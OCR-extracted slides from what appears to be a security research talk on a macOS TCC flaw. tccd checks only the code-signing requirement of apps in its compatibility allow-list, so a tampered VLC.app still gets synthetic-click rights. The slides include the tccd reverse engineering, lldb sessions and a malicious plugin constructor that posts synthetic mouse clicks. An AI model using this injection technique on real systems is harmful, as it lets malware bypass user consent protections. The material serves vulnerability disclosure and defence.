root    /System/Library/PrivateFrameworks/TCC.framework/Resources/tccd system
```


tcc daemon (tccd)


TCCD Compatibility Database

reason: legacy "app compatibility"

"What does the TCC Compatibility Database do?"
(@howardnoakley, eclecticlight.co)

"*the rules in this [compatibility db] grant access to protected functions for specific versions of apps, with specific signatures.*"






TCCD Compatibility Database

locating the compatibility database file

```
$ cat /System/Library/LaunchAgents/com.apple.tccd.plist
<?xml version="1.0" encoding="UTF-8"?>
<dict>
  <key>Label</key>
  <string>com.apple.tccd</string>
  <key>Program</key>
  <string>/System/Library/PrivateFrameworks/TCC.framework/Resources/tccd</string>

  <key>WatchPaths</key>
  <array>
    <string>/System/Library/Sandbox/TCC_Compatibility.bundle/Contents/Resources/
            AllowApplicationsList.plist</string>
```

compatibility "database"?


tcc daemon (tccd) plist



tccd's open files

TCCD Compatibility Database

file: AllowApplicationsList.plist



AllowApplicationsList.plist

allowed:
AppleEvents

allowed:
CG "Post Events"


app's code signing
information ('requirement')

```
<dict>

<key>CodeRequirement</key>
<string>identifier org.videolan.vlc and
  info[CFBundleVersion] < "3.1" and certificate
  leaf[subject.OU] = "75GAHG3SZQ" and anchor apple
  generic and certificate 1[field 1.2.840.113635.100.6.2.6]
  exists and certificate leaf[field.
  1.2.840.113635.100.6.1.13] exists</string>

<key>IdentifierType</key>
<string>bundleID</string>

<key>Identifier</key>
<string>org.videolan.vlc</string>

</dict>
```

example entry: VLC

THE GOAL:

subvert "app compatibility" to generate clicks



Application Verification

a closer look at tccd's logic

valid (pristine): allow!

invalid (modified): gtfo!

TCCDAccessIdentity object

app's code-signing info ('requirement')

```
01  if ([*(r13 + 0x20) matchesCodeRequirementData:rbx] != 0x0)
02      rax = "code meets requirement";
03
04  else
05      rax = "code does not meet requirement";
```

invocation of
-[TCCDAccessIdentity matchesCodeRequirementData:]

Application Verification

the TCCDAccessIdentity class

```
01  @interface TCCDAccessIdentity : NSObject
02
03  @property(readonly) NSString *path;
04  @property(readonly) NSBundle *bundle;
05  @property(readonly) NSString *identifier;
06  @property unsigned long long codeSigningFlags;
07
08  - (id)displayName;
09  - (struct __SecCode *)staticCode;
10  - (BOOL)matchesCodeRequirementData:(id)arg1;
11
12  ...
13
14  @end
```

TCCDAccessIdentity class

```
# lldb tccd

(lldb) br "matchesCodeRequirementData:"

...

(lldb) po [$rdi class]
TCCDAccessIdentity

(lldb) po [$rdi displayName]
VLC

(lldb) po [$rdi path]
/Applications/VLC.app/Contents/MacOS/VLC
```

TCCDAccessIdentity object
(e.g. for VLC.app)

Application Verification

the matchesCodeRequirementData: method

```
01  /* @class TCCDAccessIdentity */
02  -(char)matchesCodeRequirementData:(void *)appRequirement {
03
04      SecRequirementCreateWithData(appRequirement, 0x0, &reqRef);
05      result = SecStaticCodeCheckValidity(self.staticCode, 0x7, reqRef);
06
07      return (result == 0x0) ? 0x1 : 0x0;
08  }
```

SecStaticCodeCheckValidity

Validates a static code object.

Declaration

```
OSStatus SecStaticCodeCheckValidity(SecStaticCodeRef staticCode, SecCSFlags flags,
```

This function obtains and verifies the signature on the code specified by the code object. It checks the validity of all sealed components, including resources (if any). It validates the code against a code requirement if one is specified. The call succeeds if all these conditions are satisfactory.

- verify code signature
- validate the 'requirement'

```
identifier org.videolan.vlc and info[CFBundleVersion] < "3.1" and certificate leaf[subject.OU]
= "75GAHG3SZQ" and anchor apple generic and certificate 1[field.1.2.840.113635.100.6.2.6]
exists and certificate leaf[field.1.2.840.113635.100.6.1.13] exists
```

Application Verification

...how about them flags!?

Overview

These flags supplement the flags described in `SecCSFlags`. Use these additional constants with the flags parameter of the `SecStaticCodeCheckValidity` and `SecStaticCodeCheckValidityWithErrors` functions to control the validation of code in the file system.

flags, control validation


SecStaticCode.h

Flags	Value	Value (shifted)
kSecCSCheckAllArchitectures	1 << 0	1 (0001b)
kSecCSDoNotValidateExecutable	1 << 1	2 (0010b)
kSecCSDoNotValidateResources	1 << 2	4 (0100b)

```
SecStaticCodeCheckValidity(self.staticCode, 0x7, reqRef);
```

flags: 0x7

```
0x7    =  0111b
0111b =  0001b | 0010b | 0100b

kSecCSCheckAllArchitectures | kSecCSDoNotValidateExecutable | kSecCSDoNotValidateResources
```



flags: 0x7, expanded

Application Verification


...is clearly 100% fully broken

```
01  OSStatus SecStaticCodeCheckValidity(
02    SecStaticCodeRef staticCodeRef,
03    SecCSFlags flags, SecRequirementRef requirementRef)
04  {
05   ...
06
07   validate(code, req, flags);
```

lib/SecStaticCode.cpp

```
01  void validate(
02  SecStaticCode *code, SecRequirement *req, SecCSFlags flags) {
03
04    if(!(flags & kSecCSDoNotValidateExecutable))
05      code->validateExecutable();
06
07    if(!(flags & kSecCSDoNotValidateResources))
08      code->validateResources();
09
10    if(req)
11      code->validateRequirement(req->requirement(),
                                  errSecCSReqFailed);
```

executable content
...not validated!!




only the code signing requirement is validated!

WEAPONIZATION


...rather trivially

1. select any application from AllowApplicationsList.plist


2. obtain chosen application



3. subvert application





4. run subverted application & synthetically click!




WEAPONIZATION

an example: VLC





VLC's app bundle




```
01  /**
02   * Recursively browses a directory to look for plug-ins.
03   */
04  void AllocatePluginDir(...)
05  {
06
07  ...
08
09  /* Check that file matches the
10     "lib*_plugin"LIBEXT pattern */
11  if(len > strlen (suffix) &&
12    !strncmp (file, prefix, strlen (prefix)) &&
13    !strcmp (file + len - strlen (suffix), suffix))
14
15    //load plugin!
16    AllocatePluginFile(...);
```

load (any) plugins

```
$ lldb /Applications/VLC.app
(lldb) target create "/Applications/VLC.app/"
Current executable set to '/Applications/VLC.app/'

(lldb) b dlopen
(lldb) c

Process 1779 stopped
* stop reason = breakpoint 1.1 (dlopen)

(lldb) x/s $rdi
0x10044dbc0: "/ApplicationsVLC.app/Contents/
              MacOS/plugins/libOWNED_plugin.dylib"
```

...even "evil" ones!

WEAPONIZATION


does tccd still validate the subverted VLC.app?

```
01  __attribute__((constructor))
02  static void evilConstructor(void) {
03
04    //offset to click
05    CGPoint point = {x, y};
06
07    //generate synthetic click!
08    CGPostMouseEvent(point, true, 1, true);
09    CGPostMouseEvent(point, true, 1, false);
10  }
```


```
# lldb tccd

(lldb) b -[TCCDAccessIdentity
           matchesCodeRequirementData:]
(lldb) c

...

(lldb) Process 201 stopped
       reason = breakpoint 1.1

(lldb) finish
(lldb) reg read $rax
rax = 0x0000000000000001

; "code meets requirement"
0x10f8d64b1 <+1204>: leaq   0x1062c(%rip), %rax
0x10f8d64b8 <+1211>: jmp    _os_log_impl
```

VLC validates!

debugging tccd's (broken) validations



Demo

```
users-mac:Desktop user$
```

INVISIBLE?

you can't see what you can't see!

synthetic click

user inactive

